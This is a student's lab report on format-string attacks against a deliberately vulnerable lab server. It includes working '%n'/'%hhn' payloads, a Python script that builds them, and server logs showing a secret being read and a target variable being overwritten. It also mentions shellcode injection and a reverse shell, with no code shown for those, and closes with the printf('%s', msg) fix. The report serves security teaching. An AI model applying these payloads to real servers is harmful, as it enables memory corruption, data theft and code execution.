Lab 03 Report

Name: Sicheng Zhou SID: 12110644

Task 01 Crashing the Program


A string of “%s” will move va_list pointer to somewhere with invalid address, leading to program crash.

Crashing the Program

Task 02 Printing Out the Server Program’s Memory

2A Stack Data

I need 36 %x to print out the first four bytes of my input.




Stack Data


2B Heap Data

At first I was trying to construct an input string with sceret message address at the beginning, followed with several “%x” and a “%s” to move `va_list` to the correct place then print the message out as a string. However, as a Mac user, I can only use 64 bit system and my target

address is `0x0000000000458248`. As stated in Task 5, when printf() parses the format string, it will stop the parsing when it sees a zero, so I have to use `k$` to move the pointer. Here is my code to generate the bad file and the final result.



Heap Data Code




Heap Data Result

Task 03 Modifying the Server Program's Memory

3A Change the value to a different value

First use `s = "%38$.16x"` to print out the address, then change the "x" into "n" to modify the content in this piece of memory. Because this "s" is put at the beginning and so far no character has been output, the last four bytes of the target value are changed into 0.




3A Code

```
server-10.9.0.5  | Got a connection from 10.9.0.6
server-10.9.0.5  | Starting format
server-10.9.0.5  | The input buffer's address:    0x0000ffffffff468
server-10.9.0.5  | The secret message's address:  0x0000000000458248
server-10.9.0.5  | The target variable's address: 0x0000000000492048
server-10.9.0.5  | Waiting for user input ......
server-10.9.0.5  | Received 1500 bytes.
server-10.9.0.5  | Frame Pointer (inside myprintf):      0x0000ffffffff380
server-10.9.0.5  | The target variable's value (before): 0x1122334455667788
server-10.9.0.5  | H IThe target variable's value (after):  0x1122334400000000
server-10.9.0.5  | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

3A Result

3B Change the value to 0x5000

1. `"%47$.16n" + "%48$.16n"` make the target value = 0;
2. `"..%.77x."` print out 80 characters;
3. `"%51$.16n"` set that address to 50.




3B Code

```
server-10.9.0.5  | (^_^)(^_^)  Returned properly (^_^)(^_^)
server-10.9.0.5  | Got a connection from 10.9.0.6
server-10.9.0.5  | Starting format
server-10.9.0.5  | The input buffer's address:    0x0000ffffffffff258
server-10.9.0.5  | The secret message's address:  0x0000000000458248
server-10.9.0.5  | The target variable's address: 0x0000000000492048
server-10.9.0.5  | Waiting for user input ......
server-10.9.0.5  | Received 1500 bytes.
server-10.9.0.5  | Frame Pointer (inside myprintf):      0x0000ffffffffff170
server-10.9.0.5  | The target variable's value (before): 0x1122334455667788
server-10.9.0.5  | ..0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000...00000000000000.000000000049204a..0000000049a000.00000
00000492049..000000004582bf.0000000000492048H IThe target variable's value (a
fter):  0x0000000000005000
server-10.9.0.5  | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

3B Result

3C Change the value to 0xAABBCCDD

`%hhn` only modify one byte.



```
File  Edit  Selection  View  Go  Run  Terminal  Help
format.c  server.c  build_string.py  my_build.py
Labsetup-arm > attack-code > my_build.py > ...
4  # Initialize the content array
5  N = 1500
6  content = bytearray(0x0 for i in range(N))
7
8  # 0xaa = 170, 0xbb = 187, 0xcc = 204, 0xdd = 221
9  s = "%47$.16n" + "%48$.16n" + ".%.168x." + "%50$.16hn" + ".%.15x." + "%49$.16hhn" + "%.17x" + "%51$.16hhn" + "%.17x" + "%47$.16hhn"
10 fmt  = (s).encode('latin-1')
11 content[0:0+len(fmt)] = fmt
12
13 # This line shows how to store a 4-byte integer at offset 0
14 number  = 0x0000000000492048 # dd, 47
15 content[0+len(fmt):8+len(fmt)]  =  (number).to_bytes(8,byteorder='little')
16 number2 = 0x000000000049204c # 48
17 content[8+len(fmt):16+len(fmt)]  =  (number2).to_bytes(8,byteorder='little')
18 number3 = 0x000000000049204a # bb, 49
19 content[16+len(fmt):24+len(fmt)]  =  (number3).to_bytes(8,byteorder='little')
20 number4 = 0x000000000049204b # aa, 50
21 content[24+len(fmt):32+len(fmt)]  =  (number4).to_bytes(8,byteorder='little')
22 number5 = 0x0000000000492049 # cc, 51
23 content[32+len(fmt):40+len(fmt)]  =  (number5).to_bytes(8,byteorder='little')
24
25
26
```

3C Code

```
server-10.9.0.5  | Got a connection from 10.9.0.6
server-10.9.0.5  | Starting format
server-10.9.0.5  | The input buffer's address:    0x0000ffffffffff258
server-10.9.0.5  | The secret message's address:  0x0000000000458248
server-10.9.0.5  | The target variable's address: 0x0000000000492048
server-10.9.0.5  | Waiting for user input ......
server-10.9.0.5  | Received 1500 bytes.
server-10.9.0.5  | Frame Pointer (inside myprintf):      0x0000ffffffffff170
server-10.9.0.5  | The target variable's value (before): 0x1122334455667788
server-10.9.0.5  | .0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000..000000000000000.0000000000049a000000000000
0004582bfH IThe target variable's value (after):  0x00000000aabbccdd
server-10.9.0.5  | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

3C Result

Task 04 Inject Malicious Code into the Server Program

Answer Questions

Question 1: What are the memory addresses at the locations marked 2 by and 3?


address 2 = frame pointer + `0x8`, in my case `0x0000ffffffffef60 + 0x8 = 0x0000ffffffffef68`

3 is the beginning of the buffer so it's `0x0000ffffffff038`.

Question 2: How many %x format specifiers do we need to move the format string argument pointer to 3? Remember, the argument pointer starts from the location above 1.

By trail and error, `%50$.16x` can access the first piece of content after `s`.

4A Shell




4A Code

4A Result


4B Getting a Reverse Shell

Change line 23 into:




4B Code

Listen to prot 9091, then got connection.



4B Result1



4B Result2


Task 05 Attacking the 64-bit Server Program

Already finished.

Task 06 Fixing the Problem

The warning means that the string format is not a constant, and there are no parameters to format the string.

Change `printf(msg)` into `printf("%s", msg)`, then the warning disappeared.



6 Code

The attack failed.

6 Result